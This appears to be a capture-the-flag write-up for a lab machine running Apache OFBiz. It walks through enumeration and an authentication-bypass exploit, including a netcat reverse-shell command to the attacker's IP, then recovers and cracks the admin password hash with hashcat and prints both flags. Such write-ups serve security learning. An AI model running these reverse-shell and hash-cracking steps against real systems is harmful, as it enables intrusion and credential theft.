


Nmap Results
# Nmap 7.94SVN scan initiated Mon Feb 26 15:38:23 2024 as: nmap -Pn -p- --min-rate 2000 -A -oN nmap.txt 10.10.11.252
Nmap scan report for 10.10.11.252
Host is up (0.013s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp    open  http       nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
| tls-nextprotoneg:
|_  http/1.1
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
36655/tcp open  tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=2/26%OT=22%CT=1%CU=38210%PV=Y%DS=2%DC=T%G=Y%TM=65DC
OS:F6E8%P=x86_64-pc-linux-gnu)SEQ()SEQ(SP=FC%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%T
OS:S=A)SEQ(SP=FC%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=C)OPS(O1=M53CST11NW7%O2=M5
OS:3CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(
OS:W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=N)ECN(R=Y%DF=Y%T=4
OS:0%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)T1
OS:(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T4(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%
OS:O=%RD=0%Q=)T6(R=N)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)T7(
OS:R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=N)U1(R=Y%DF=N%T=40%IPL=1
OS:64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   12.58 ms 10.10.14.1
2   12.63 ms 10.10.11.252

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Feb 26 15:39:04 2024 -- 1 IP address (1 host up) scanned in 42.05 seconds
Note that tcp/80 redirects to https://bizness.htb and tcp/443 is open on the target and shows the same server name as well. Let's get that added to our /etc/hosts file.
echo '10.10.11.252 bizness.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/443

Gobuster Enumeration
Directories and Files
gobuster dir -k -u https://bizness.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,html,txt -o gobuster-443.txt -t 100 --exclude-length 0,762
I tried navigating to /control, but this page just threw an Apache OFBiz HTTP 500 server error. Let's see if there are any other server names hosted here.


Virtual Hosts
gobuster vhost -k --domain bizness.htb --append-domain -u https://10.10.11.252 -w /usr/share/dnsrecon/subdomains-top1mil.txt -t 20 -o vhost.txtNo results.
Researching Apache OFBiz

 Author Diksha Ojha


In the second test case, a known invalid value is given to theUSERNAMEandPASSWORDparameters, and the parameterrequirePasswordChange=Yis included in the URI.
In this case, theloginfunction returns the valuerequirePasswordChangedue to the parameterrequirePasswordChange=Y. Further, the value is passed through thecheckLoginfunction. Like the first case, the flow doesn’t enter the conditional block because the username and password are not set to null. Along with that, the “error”.equals(login(request, response)) also held false due to the return value given by the login function, which wasrequirePasswordChange, like test case 1.
This unauthenticated command execution is largely possible due to a logic flaw when certain conditions are present given an invalid username and password value and the requirePasswordChange parameter is set to Y.
Exploit
 Admin
Admin
Apache OFBiz (Open For Business) is an open-source enterprise resource planning (ERP) and business process automation framework.
Because Apache OFBiz is written in Java this exploit crafts a serialized Java object and submits it to the target over the XML-RPC web tool. The server will then deserialize the Java object and run the payload server side.

git clone https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass
mv Apache-OFBiz-Authentication-Bypass biz
cd biz
sudo rlwrap nc -lnvp 443Start a TCP listener
python3 exploit.py --url https://bizness.htb --cmd 'nc 10.10.14.181 443 -e /bin/bash'Change your IP and port accordingly

python3 -c "import pty; pty.spawn('/bin/bash')"
export TERM=linux
Quality of life improvements
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

Linux bizness 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64 GNU/Linux
Current User
uid=1001(ofbiz) gid=1001(ofbiz-operator) groups=1001(ofbiz-operator)

Sorry, user ofbiz may not run sudo on bizness.
Users and Groups
Local Users
ofbiz:x:1001:1001:,,,:/home/ofbiz:/bin/bash
Local Groups
ofbiz-operator:x:1001:

Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:80:4b brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.10.11.252/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:804b/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb9:804b/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp6       0      0 127.0.0.1:8443          :::*                    LISTEN      852/java
tcp6       0      0 127.0.0.1:10523         :::*                    LISTEN      852/java
tcp6       0      0 127.0.0.1:8009          :::*                    LISTEN      852/java
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      852/java
Interesting Files
/opt/ofbiz/docker/docker-entrypoint.sh
###############################################################################
# Create and load the password hash for the admin user.
load_admin_user() {
  if [ ! -f "$CONTAINER_ADMIN_LOADED" ]; then
    TMPFILE=$(mktemp)

    # Concatenate a random salt and the admin password.
    SALT=$(tr --delete --complement A-Za-z0-9 </dev/urandom | head --bytes=16)
    SALT_AND_PASSWORD="${SALT}${OFBIZ_ADMIN_PASSWORD}"

    # Take a SHA-1 hash of the combined salt and password and strip off any additional output form the sha1sum utility.
    SHA1SUM_ASCII_HEX=$(printf "$SALT_AND_PASSWORD" | sha1sum | cut --delimiter=' ' --fields=1 --zero-terminated | tr --delete '\000')

    # Convert the ASCII Hex representation of the hash to raw bytes by inserting escape sequences and running
    # through the printf command. Encode the result as URL base 64 and remove padding.
    SHA1SUM_ESCAPED_STRING=$(printf "$SHA1SUM_ASCII_HEX" | sed -e 's/\(..\)\.\?/\\x\1/g')
    SHA1SUM_BASE64=$(printf "$SHA1SUM_ESCAPED_STRING" | basenc --base64url --wrap=0 | tr --delete '=')

    # Concatenate the hash type, salt and hash as the encoded password value.
    ENCODED_PASSWORD_HASH="\$SHA\$${SALT}\$${SHA1SUM_BASE64}"

    # Populate the login data template
    sed "s/@userLoginId@/$OFBIZ_ADMIN_USER/g; s/currentPassword=\".*\"/currentPassword=\"$ENCODED_PASSWORD_HASH\"/g;" framework/resources/templates/AdminUserLoginData.xml >"$TMPFILE"

    # Load data from the populated template.
    /ofbiz/bin/ofbiz --load-data "file=$TMPFILE"

    rm "$TMPFILE"

    touch "$CONTAINER_ADMIN_LOADED"
  fi
}
Privilege Escalation
Discovering the Admin Hash
Looking at the docker-entrypoint.sh script, we can see that this script is sourcing environment variables — likely from the root user's specifications — and overwriting specific data at various points in the Docker container.
The most interesting part to note is where it's reading the salted SHA-1 hash of the username and password and overwriting the current value in /opt/ofbiz/framework/resources/templates/AdminUserLoginData.xml
# Populate the login data template
    sed "s/@userLoginId@/$OFBIZ_ADMIN_USER/g; s/currentPassword=\".*\"/currentPassword=\"$ENCODED_PASSWORD_HASH\"/g;" framework/resources/templates/AdminUserLoginData.xml >"$TMPFILE"
So, we know the current password of the admin user is not going to be the value in AdminUserLoginData.xml.
<entity-engine-xml>
    <UserLogin userLoginId="@userLoginId@" currentPassword="{SHA}47ca69ebb4bdc9ae0adec130880165d2cc05db1a" requirePasswordChange="Y"/>
    <UserLoginSecurityGroup groupId="SUPER" userLoginId="@userLoginId@" fromDate="2001-01-01 12:00:00.0"/>
</entity-engine-xml>
This is the value that is being overwritten
So, let's see what happens if we grep for currentPassword= and filter out 47ca69ebb4bdc9ae0adec130880165d2cc05db1a.
cat /opt/ofbiz
grep -arl 'currentPassword=' . | xargs grep -lav '47ca69ebb4bdc9ae0adec130880165d2cc05db1a'
Of all the files we found, ./runtime/data/derby/ofbiz/seg0/c54d0.dat is the most interesting, as this is going to contain live application data. The rest are just static files that are likely overwritten or simply read when the Docker container is run.

grep -ia 'currentPassword=' ./runtime/data/derby/ofbiz/seg0/c54d0.dat
Cracking the Admin Hash
We know from looking at the docker-entrypoint.sh script that this is a salted SHA-1 hash of the admin user's password.

SALT_AND_PASSWORD = "${SALT}${OFBIZ_ADMIN_PASSWORD}"Join the salt and password environment variable in to a single string and store it in a variable

In order to reveal the SHA-1 hash, we first need to reverse the base64 encoding of the byte array as noted in the hashing script. However, this particular encoding is URL-safe.
    # Convert the ASCII Hex representation of the hash to raw bytes by inserting escape sequences and running
    # through the printf command. Encode the result as URL base 64 and remove padding.
I am just using basenc to reverse the base64 encoded hash, as that is what was done in the script.
echo 'uP0_QaVBpDWFeo8-dRzDqRwXQ2I' | basenc --base64url --decode --wrap=0 and echo 'uP0_QaVBpDWFeo8-dRzDqRwXQ2I=' | basenc --base64url --decode --wrap=0 to figure out if the = padding was stripped or not.# Use basenc --base64url to decode
# Pipe to xxd to print the byte array as hex
echo 'uP0_QaVBpDWFeo8-dRzDqRwXQ2I=' | basenc --base64url --decode --wrap=0 | xxd -p
We're going to use hashcat mode 120, as the original hashing method used — you'll recall — was "${SALT}${PASSWORD}"

If we look at the example hashes in the Hashcat wiki, we'll see that for hash mode 120, we need the hash:salt format.
echo 'b8fd3f41a541a435857a8f3e751cc3a91c174362:d' > hashhashcat -a 0 -m 120 hash rockyou.txt
Flags
User
6665f63495149f06b89a6609d25e6413
Root
da134b77de048182b275b84b758c8e51


